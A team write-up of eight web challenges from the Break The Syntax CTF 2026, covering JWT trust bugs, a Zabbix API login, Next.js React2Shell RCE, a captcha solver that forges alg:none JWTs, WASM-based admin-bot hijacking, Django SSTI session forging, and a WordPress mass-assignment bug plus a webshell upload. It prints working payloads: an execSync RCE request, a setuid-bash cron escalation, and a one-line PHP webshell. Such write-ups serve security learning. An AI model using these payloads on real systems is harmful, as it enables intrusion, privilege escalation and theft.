
- Published on
Break The Syntax CTF 2026 - Web challenges



Introduction
Recently, a very cool Polish CTF Break The Syntax CTF 2026 took place. There were quite few PwNs, and lately PWN has been favored by Grzechu and JohnDoers, so I was looking for other tasks to do. There were many web challenges to do, it's not really my specialization, but I decided to refresh them a bit, especially since AI is very helpful in this now. Most of the web challenges were done by michalBB anyway, I did 2, and rvr 1.

pokecollector

The application stores the collection in a JWT, and the /api/collection/add endpoint blindly trusts values sent by the client (pokemon_id, pokemon_name) instead of verifying that the Pokémon was actually drawn through /api/pack/open. It was enough to manually call the API with pokemon_id: 150 to bypass the "restriction" that Mewtwo does not drop from packs - the server inserted it into the token, and /api/collection returned the flag as the name of Pokémon #150.
BtSCTF{g1t_g0tt4_c4tch_3m_4ll}
Solution author: michalBB
Zabbix

Almost everyone knows what Zabbix is, yet the challenge stayed untouched for quite a while. But it looked interesting, I have to say. First there was a login problem, even though the title mentioned something about an 8-character password and there was a hash. A dictionary attack unfortunately did not work. Later rvr said that the hash was there for a reason, but I was tired and went to sleep and did not work on it at night. That was a good idea. Well-rested, I thought more clearly. I launched Hashcat in brute force mode and after a few minutes it cracked the password.
1. Cracking The Hash
sudo hashcat -O -m 1400 -a3 9af2a7da6441826a5651672ffb20e9e4a313bc081598100057e78d4f0d6c54e3
So the credentials are:
bts:xibbazzz
2. Logging In Through The Zabbix API
Unfortunately there was no login through the GUI, but the API did allow it. After that it was downhill; I asked the assistant Claude to check the subject and finish the challenge. This was a good collaboration between AI and a human.
I logged in with user.login:
curl -sk \
  -H 'Content-Type: application/json-rpc' \
  -d '{
    "jsonrpc":"2.0",
    "method":"user.login",
    "params":{
      "user":"bts",
      "password":"xibbazzz"
    },
    "id":1
  }' \
  https://zabbix-9e1e3d471ade7b48.chall.bts.wh.edu.pl/api_jsonrpc.php
The response returned an API token:
{
  "jsonrpc": "2.0",
  "result": "8f13c608e7da5ee754f9e0ef575edf65",
  "id": 1
}
Token:
8f13c608e7da5ee754f9e0ef575edf65
3. Checking User Permissions
I checked the user details:
curl -sk \
  -H 'Content-Type: application/json-rpc' \
  -d '{
    "jsonrpc":"2.0",
    "method":"user.get",
    "params":{
      "output":"extend",
      "selectUsrgrps":"extend",
      "selectRole":"extend"
    },
    "auth":"8f13c608e7da5ee754f9e0ef575edf65",
    "id":2
  }' \
  https://zabbix-9e1e3d471ade7b48.chall.bts.wh.edu.pl/api_jsonrpc.php
The output showed that the bts user had the Super admin role, but was also in a group that disabled frontend access:
{
  "userid": "3",
  "username": "bts",
  "name": "Break the Syntax",
  "surname": "KN White Hats",
  "role": {
    "roleid": "3",
    "name": "Super admin role",
    "type": "3",
    "readonly": "1"
  },
  "usrgrps": [
    {
      "name": "Zabbix administrators",
      "gui_access": "0"
    },
    {
      "name": "No access to the frontend",
      "gui_access": "3"
    }
  ]
}
So the idea was: no GUI, but enough API permissions to read useful data.
4. Enumerating Hosts
Next, I listed the configured hosts:
curl -sk \
  -H 'Content-Type: application/json-rpc' \
  -d '{
    "jsonrpc":"2.0",
    "method":"host.get",
    "params":{
      "output":"extend",
      "selectInterfaces":"extend",
      "selectGroups":"extend",
      "selectTags":"extend",
      "selectInventory":"extend"
    },
    "auth":"8f13c608e7da5ee754f9e0ef575edf65",
    "id":3
  }' \
  https://zabbix-9e1e3d471ade7b48.chall.bts.wh.edu.pl/api_jsonrpc.php
One host stood out:
{
  "hostid": "10516",
  "host": "White Hats Gym",
  "name": "White Hats Gym",
  "description": "QnRTQ1RGe1o0YmIxWC1nMDBkLXo0YmIxeC1mcjMzLTk4MjM2NzkyOH0K"
}
The description value looked like base64.
5. Decoding The Host Description
I decoded it:
printf 'QnRTQ1RGe1o0YmIxWC1nMDBkLXo0YmIxeC1mcjMzLTk4MjM2NzkyOH0K' | base64 -d
BtSCTF{Z4bb1X-g00d-z4bb1x-fr33-982367928}
Solution author: kerszi
SeaShells

The app is a simple website for shell enthusiasts:

Wappapyler plugin lists the technologies used to build the app:

The most significant of these is Next.js 15.0.0, which is vulnerable to React2Shell (CVE-2025-55128). By sending the following request, we can obtain RCE:
POST / HTTP/2
Host: seashell-challenge-fbecb70c74bd9efb.chall.bts.wh.edu.pl
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 830

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('<REV_SHELL>',
{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
We are landing on the server as romaric:
romaric@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:~$ whoami
romaric
In his home directory, we can see the creds.db database:
romaric@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:~$ ls -la
total 44
drwxr-xr-x 1 romaric romaric 4096 May  8 23:26 .
drwxr-xr-x 1 root    root    4096 May  8 14:38 ..
-rw-r--r-- 1 romaric romaric  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 romaric romaric 3526 Mar 27  2022 .bashrc
drwxr-xr-x 3 romaric romaric 4096 May  8 23:24 .npm
-rw-r--r-- 1 romaric romaric  807 Mar 27  2022 .profile
-rw-r--r-- 1 romaric romaric 8192 May  8 14:38 creds.db
drwxr-xr-x 1 romaric romaric 4096 May  8 14:39 web
Inside, there is SHA-256 hash for user abdul:
$ sqlite3 creds..db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
members
sqlite> select * from members;

3|Abdul|Photographer|Photos in /home/abdul|f2efc9d909cdf9b75e97fff27a0ea4c3dd201f6c7a16ad9731a633daba91f205
Thanks to crackstation.net, we know that this hash was generated from the password shellfish:
This password is valid for user abdul:
romaric@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:~$ su - abdul
Password:

abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:~$ whoami
abdul
When searching for all files belonging to abdul, we see an interesting script (/opt/scripts/backup.sh):
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:~$ find / -group abdul 2> /dev/null
/home/abdul
/home/abdul/.bashrc
/home/abdul/.bash_logout
/home/abdul/.profile
/opt/scripts/backup.sh
...[snip]...
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:$ cd /opt/scripts
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:/opt/scripts$ ls -la
total 12
drwxr-xr-x 1 root  root  4096 May  8 14:39 .
drwxr-xr-x 1 root  root  4096 May  8 14:39 ..
-rwxrwxr-x 1 abdul abdul   68 May  8 14:39 backup.sh
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:~$ cat /opt/scripts/backup.sh
#!/bin/bash
cp -r /home/abdul/photos /tmp/backup_photos 2>/dev/null
It turns out that this script is executed every minute by the root, as we can see in /etc/crontab:
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:/tmp$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /opt/scripts/backup.sh
All that's left is to modify the script by adding a common method for privilege escalation (adding suid flag to bash):
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:/opt/scripts$ echo 'cp /bin/bash /tmp/bash' >> backup.sh
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:/opt/scripts$ echo 'chmod +s /tmp/bash' >> backup.sh
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:/opt/scripts$ cat backup.sh
#!/bin/bash
cp -r /home/abdul/photos /tmp/backup_photos 2>/dev/null
cp /bin/bash /tmp/bash
chmod +s /tmp/bash
Once cron has run our script, we can launch bash with the -p option which allows it to run with the owner's permissions (root):
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:/tmp$ ls -la
total 1216
drwxrwxrwt 1 root root    4096 May  8 23:45 .
drwxr-xr-x 1 root root    4096 May  8 23:24 ..
-rwsr-sr-x 1 root root 1234376 May  8 23:45 bash
abdul@ctf-seashell-challenge-fbecb70c74bd9efb-6f97c874-jjq56:/tmp$ ./bash -p
bash-5.1# id
uid=1002(abdul) gid=1002(abdul) euid=0(root) egid=0(root) groups=0(root),1002(abdul)
Finally, we can read the flag located in /root/flag.txt:
bash-5.1# ls -la
total 28
drwx------ 1 root root 4096 May  8 14:39 .
drwxr-xr-x 1 root root 4096 May  8 23:24 ..
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x 3 root root 4096 May  8 14:39 .config
drwxr-xr-x 4 root root 4096 May  8 14:38 .npm
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw------- 1 root root   33 May  8 14:38 flag.txt
bash-5.1# cat flag.txt
BtSCTF{Shells_Are_S0_B3aufiFULL}
Solution author: rvr
captcha

I spent some time on this challenge, it seemed simple. The captcha was an integral, I had to convert the image into an equation. Solve it and submit within 8 seconds. Easy, right? But not really?

I hadn't mentioned yet that it had to be done 4 times in a row. So it had to. Well, local programs didn't go very well for me. pix2tex was too slow and made a lot of mistakes. Downloading patterns from the image and processing them also didn't work. But I had a realization that when I uploaded it to chat GPT or gemini it very quickly converted the image into a formula. Maybe that's the way? I checked on the model gemini-2.5-flash then gemini-2.5-flash-lite - converting the image into a formula and calculating it definitely took too long, a dozen or so seconds. However, just converting the image and returning the formula in LaTeX was much faster. But it was still quite long, 6-8 seconds. I changed the prompt, wrote in English, and that sped it up by 1-2 seconds. That was acceptable and could work. The plan was to fetch the captcha, send it through the API to gemini, it would quickly convert it into a formula. Calculate the integral and submit the answer. It did not always recognize it well; some attempts failed, I won't say, but the API cost was very small, because these models are fast and cheap, and it worked.
Prompt
    "Transcribe only this math expression to LaTeX. "
    "Return only the LaTeX, with no commentary, no markdown, no explanation. "
    "Keep the integral, limits, and dx. "
    "Do not simplify or rewrite the expression. "
    "Preserve nested fractions exactly; distinguish 1/x from 1/(1/x). "
    "Preserve which terms are inside powers, roots, numerators, and denominators."
Solution
#!/usr/bin/env python3
import argparse
import base64
import json
import os
import re
import tempfile
import time
from io import BytesIO
from urllib.parse import urlparse

import PIL.Image
import requests
import sympy as sp
import urllib3

from gemini_solve import solve
from ocr_integral import URL


urllib3.disable_warnings()


def b64url_json(obj):
    raw = json.dumps(obj, separators=(",", ":")).encode()
    return base64.urlsafe_b64encode(raw).rstrip(b"=").decode()


def forged_token(count):
    header = b64url_json({"alg": "none", "typ": "JWT"})
    payload = b64url_json({"count": count, "last_id": None, "exp": 1999999999})
    return f"{header}.{payload}."


def set_forged_count(session, count, url=URL):
    host = urlparse(url).hostname
    session.cookies.set("token", forged_token(count), domain=host, path="/")


def cookie_header(session, token_count=None):
    cookies = session.cookies.get_dict()
    if token_count is not None:
        cookies["token"] = forged_token(token_count)
    return "; ".join(f"{name}={value}" for name, value in cookies.items())


def fetch_captcha(session, url=URL):
    r = session.get(url, verify=False, timeout=5)
    r.raise_for_status()
    m = re.search(r'data:image/png;base64,([^"]+)', r.text)
    if not m:
        raise RuntimeError("no embedded captcha image found")
    img = PIL.Image.open(BytesIO(base64.b64decode(m.group(1)))).convert("L")
    return img, r.text


def submit_answer(session, answer, url=URL, token_count=None):
    headers = {}
    if token_count is not None:
        headers["Cookie"] = cookie_header(session, token_count)
    return session.post(url, data={"answer": answer}, headers=headers, verify=False, timeout=5)


def parse_count(text: str):
    m = re.search(r"Count:\s*(\d+)", text)
    return int(m.group(1)) if m else None


def risk_reason(expr, value):
    integrand = getattr(expr, "function", expr)
    if abs(float(value)) > 1e9:
        return "huge answer"

    trig_atoms = list(integrand.atoms(sp.sin, sp.cos))
    for atom in trig_atoms:
        arg = atom.args[0]
        if arg.has(sp.sin, sp.cos):
            return f"nested trig: {atom}"
        if any(
            pow_atom.exp.is_number and abs(float(pow_atom.exp)) >= 3
            for pow_atom in arg.atoms(sp.Pow)
        ):
            return f"high power in trig argument: {atom}"
        if sp.count_ops(arg) > 5:
            return f"complex trig argument: {atom}"

    if sp.count_ops(integrand) > 35:
        return "complex integrand"

    return None


def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("--model", default="gemini-2.5-flash-lite")
    ap.add_argument("--api-key", default=os.environ.get("GEMINI_API_KEY", ""))
    ap.add_argument("--save", default="live_captcha.png")
    ap.add_argument("--fail-dir", default="failed_attempts")
    ap.add_argument("--goal", type=int, default=4)
    ap.add_argument("--max-attempts", type=int, default=20)
    ap.add_argument("--deadline", type=float, default=7.2)
    ap.add_argument(
        "--conservative-count",
        type=int,
        default=None,
        help="from this count, skip risky-looking integrals instead of submitting",
    )
    ap.add_argument(
        "--skip-huge-at-count",
        type=int,
        default=None,
        help="from this count, skip only answers whose absolute value exceeds --huge-threshold",
    )
    ap.add_argument("--huge-threshold", type=float, default=1e12)
    ap.add_argument(
        "--forge-count",
        type=int,
        default=None,
        help="set unsigned JWT token count before each fetch, e.g. 3 to need one correct answer",
    )
    args = ap.parse_args()

    if not args.api_key:
        raise SystemExit("missing Gemini API key: pass --api-key or set GEMINI_API_KEY")

    os.makedirs(args.fail_dir, exist_ok=True)

    s = requests.Session()
    count = 0
    attempts = 0
    while count < args.goal and attempts < args.max_attempts:
        attempts += 1
        t0 = time.perf_counter()
        if args.forge_count is not None:
            set_forged_count(s, args.forge_count)
            count = args.forge_count
        img, _ = fetch_captcha(s)
        img.save(args.save)

        with tempfile.NamedTemporaryFile(suffix=".png", delete=False) as tmp:
            tmp_path = tmp.name
        try:
            img.save(tmp_path)
            try:
                tex, expr, value = solve(tmp_path, args.api_key, args.model)
            except Exception as exc:
                print(f"retry elapsed={time.perf_counter() - t0:.3f}s reason=parse/solve error: {exc}")
                continue
        finally:
            try:
                os.unlink(tmp_path)
            except OSError:
                pass

        elapsed_before_post = time.perf_counter() - t0
        if elapsed_before_post > args.deadline:
            print(tex)
            print(expr)
            print(
                f"retry elapsed={elapsed_before_post:.3f}s "
                f"reason=local deadline exceeded before submit"
            )
            continue

        answer = f"{value:.6f}"
        print(tex)
        print(expr)

        if args.conservative_count is not None and count >= args.conservative_count:
            reason = risk_reason(expr, value)
            if reason:
                print(
                    f"skip elapsed={time.perf_counter() - t0:.3f}s "
                    f"count={count} reason={reason}"
                )
                continue

        if (
            args.skip_huge_at_count is not None
            and count >= args.skip_huge_at_count
            and abs(float(value)) > args.huge_threshold
        ):
            print(
                f"skip elapsed={time.perf_counter() - t0:.3f}s "
                f"count={count} reason=huge answer {value:.6g}"
            )
            continue

        print(f"attempt={attempts} answer={answer}")

        r = submit_answer(s, answer, token_count=args.forge_count)
        body = r.text
        print(r.status_code)
        print(body)
        new_count = parse_count(body)
        if new_count is not None:
            count = new_count
            print(f"count={count} elapsed={time.perf_counter() - t0:.3f}s")
            if count >= args.goal:
                break
            continue

        if "Success!" in body:
            print(f"success response without count elapsed={time.perf_counter() - t0:.3f}s")
            continue

        if "No challenge" in body:
            print(f"retry elapsed={time.perf_counter() - t0:.3f}s reason={body[:160]}")
            continue

        if "Incorrect answer" in body or "token expired" in body or "invalidated" in body:
            fail_base = os.path.join(args.fail_dir, f"attempt_{attempts:03d}")
            img.save(f"{fail_base}.png")
            with open(f"{fail_base}.txt", "w", encoding="utf-8") as f:
                f.write(f"{tex}\n")
                f.write(f"{expr}\n")
                f.write(f"answer={answer}\n")
                f.write(f"status={r.status_code}\n")
                f.write(f"request_cookie={r.request.headers.get('Cookie', '')}\n")
                f.write(f"response_set_cookie={r.headers.get('Set-Cookie', '')}\n")
                f.write(body)
            print(
                f"restart elapsed={time.perf_counter() - t0:.3f}s "
                f"count_lost={count} saved={fail_base}.png reason={body[:160]}"
            )
            s = requests.Session()
            count = args.forge_count if args.forge_count is not None else 0
            continue

        # Some other server response. Stop so it can be inspected.
        raise SystemExit(body)

    if count < args.goal:
        raise SystemExit(f"stopped before goal: count={count}, attempts={attempts}")


if __name__ == "__main__":
    main()
BtSCTF2026{faster-than-photomath-taeXievaebo6Ios8thie4bePh3Xah0oo}
Solution author: kerszi
w

Account setup and uploading valid WASM. First we create a normal account, log in, and upload a minimal WASM module with the exports required by the frontend:
(module
  (memory (export "memory") 5)
  (func (export "fill")
    (param i32) (param i32) (param i32)
    (param i32) (param i32) (param i32)
    nop
  )
)
After compiling with wat2wasm, the upload worked correctly via /api/post.
Understanding the application flow
The app has a feed of posts, and each post contains WASM that the frontend runs to render the canvas. The /api/publish endpoint triggers the admin bot that visits our post.
What the admin bot does
The bot goes to the published post, clicks/edits its "diary"/bio, and enters text containing the flag:
Dear diary, this is the worst post I've ever seen. This incident will be reported. BtSCTF{...}
Problem: this content normally stays only in the DOM/admin flow, and is not visible to the user through the API.
Main vulnerability
The frontend runs untrusted WASM via something like:
WebAssembly.instantiate(bytes, {})
This is not a secure sandbox in this context, because through WASM imports and JS objects one can use the known Phrack trick "Popping calc with WebAssembly" - WASM can reach JS Function and execute JavaScript code in the page context.
Proof of Concept
First we prepared a diagnostic payload that, as admin, created a post named:
PWNED
After publishing the post and running the bot, the PWNED post appeared in the feed with author admin, confirming JS execution in the admin session.
First exfiltration attempts
We tried leaking document.body.innerText and hooking fetch, but that mainly captured feed content or API requests, not the exact moment the flag was entered.
Final leak
The flag was written directly to textarea.value, so the effective exploit was to override the setter:
Object.defineProperty(HTMLTextAreaElement.prototype, 'value', {
  get() {
    return original.get.call(this)
  },
  set(v) {
    leak(v)
    return original.set.call(this, v)
  }
})
When the bot set the textarea value to the text containing the flag, our hook intercepted it.
Flag exfiltration
The leak() function created a new post as admin via /api/post, setting the post title to the captured text. This made the flag appear publicly in the feed as the admin's post title.
Result
A post by admin with the flag appeared in the feed
BtSCTF{(global.get_$flag)_1488139f}
Solution author: michalBB
bugxxor
The solution is based on SSTI in post content. After registering a regular user, it was possible to create posts with Django templates, e.g. {{ total_bugs }} or filters like get_bug_info, and through bugs|get_bug_info:"class"|get_bug_info:"init"|get_bug_info:"globals" you could reach the globals of the board.views module.
Then via Django/ORM objects we extracted users: from RegisterForm.instance._meta.default_manager it was possible to read the admin, his id=1, password hash and confirm that is_staff=True and is_superuser=True. Then via sys.modules available from django.apps.registry.Apps.init.globals we found the bugxxor.settings module and leaked SECRET_KEY.
With SECRET_KEY, it was possible to forge a signed-cookie Django session for the admin. You had to set in the session:
_auth_user_id = 1
_auth_user_backend = django.contrib.auth.backends.ModelBackend
_auth_user_hash = salted_hmac(..., admin_password_hash, SECRET_KEY, sha256)
Finally we signed the cookie with the correct salt for django.contrib.sessions.backends.signed_cookies, sent a request to /flag/ with Cookie: sessionid=<forged_cookie> and the endpoint returned the flag.
BtSCTF{bugxxor_more_like_buggedxxor_67676767}
Solution author: michalBB
cart-blanche
The solution was based on a custom WordPress/WooCommerce plugin my-plugin and endpoints under /wp-json/legacy/v1/*. First, we registered a normal account via /my-account/, then retrieved the REST nonce and token from /wp-json/legacy/v1/get-token.
The /legacy/v1/change-email endpoint had a mass assignment bug: the backend used the ID from the JWT as a base, but then did array_merge(..., $request->get_params()), so it was possible to overwrite the ID and other fields passed to wp_update_user(). Using our own valid token for a regular user, we set role=administrator.
After escalating to admin, we read the plugin code via /wp-admin/plugin-editor.php. The second bug was in /legacy/v1/update-avatar: the upload only checked whether the filename contained .jpg/.png/.gif, so a file named a.jpg.php passed validation and was saved to /wp-content/uploads/2026/05/.
We uploaded a simple PHP webshell as the avatar:
<?php system($_GET["cmd"] ?? "id"); ?>
Then via the webshell URL we ran find, located /flag.txt, and read the flag with cat /flag.txt.
BtSCTF{4cc0unt_5t0l3n_fl4g_g0tt3n}
Solution author: michalBB
far
After registration we noticed that the application allows setting an avatar and generates a PDF via api/generate_report.php. Avatar upload only checked MIME, so it was possible to upload SVG, and the report rendered that SVG using the mPDF library. First we confirmed that the SVG actually ended up in the PDF by uploading control text SVG_CONTROL_12345.
Then we checked classic XXE, but XML entities were disabled. The key turned out to be bypassing the mPDF wrappers by writing :/php://... in xlink:href of the image inside the SVG - the application returned an error parsing the image with that path, which confirmed that mPDF was trying to open php://filter. Finally we used an oracle on PHP/mPDF filters: through a series of requests upload SVG → generate report we distinguished a normal error from a fatal parser/filter error and recovered /flag.txt character by character as base64. After decoding the base64 we got the flag.
BtSCTF{y0u_w3nt_r34a11y_f4r_!!!!1}
Solution author: michalBB
Conclusion
There were 8 web challenges and all of them were interesting, even for me, a person who rarely deals with this.
Bonus
You can find all binaries here.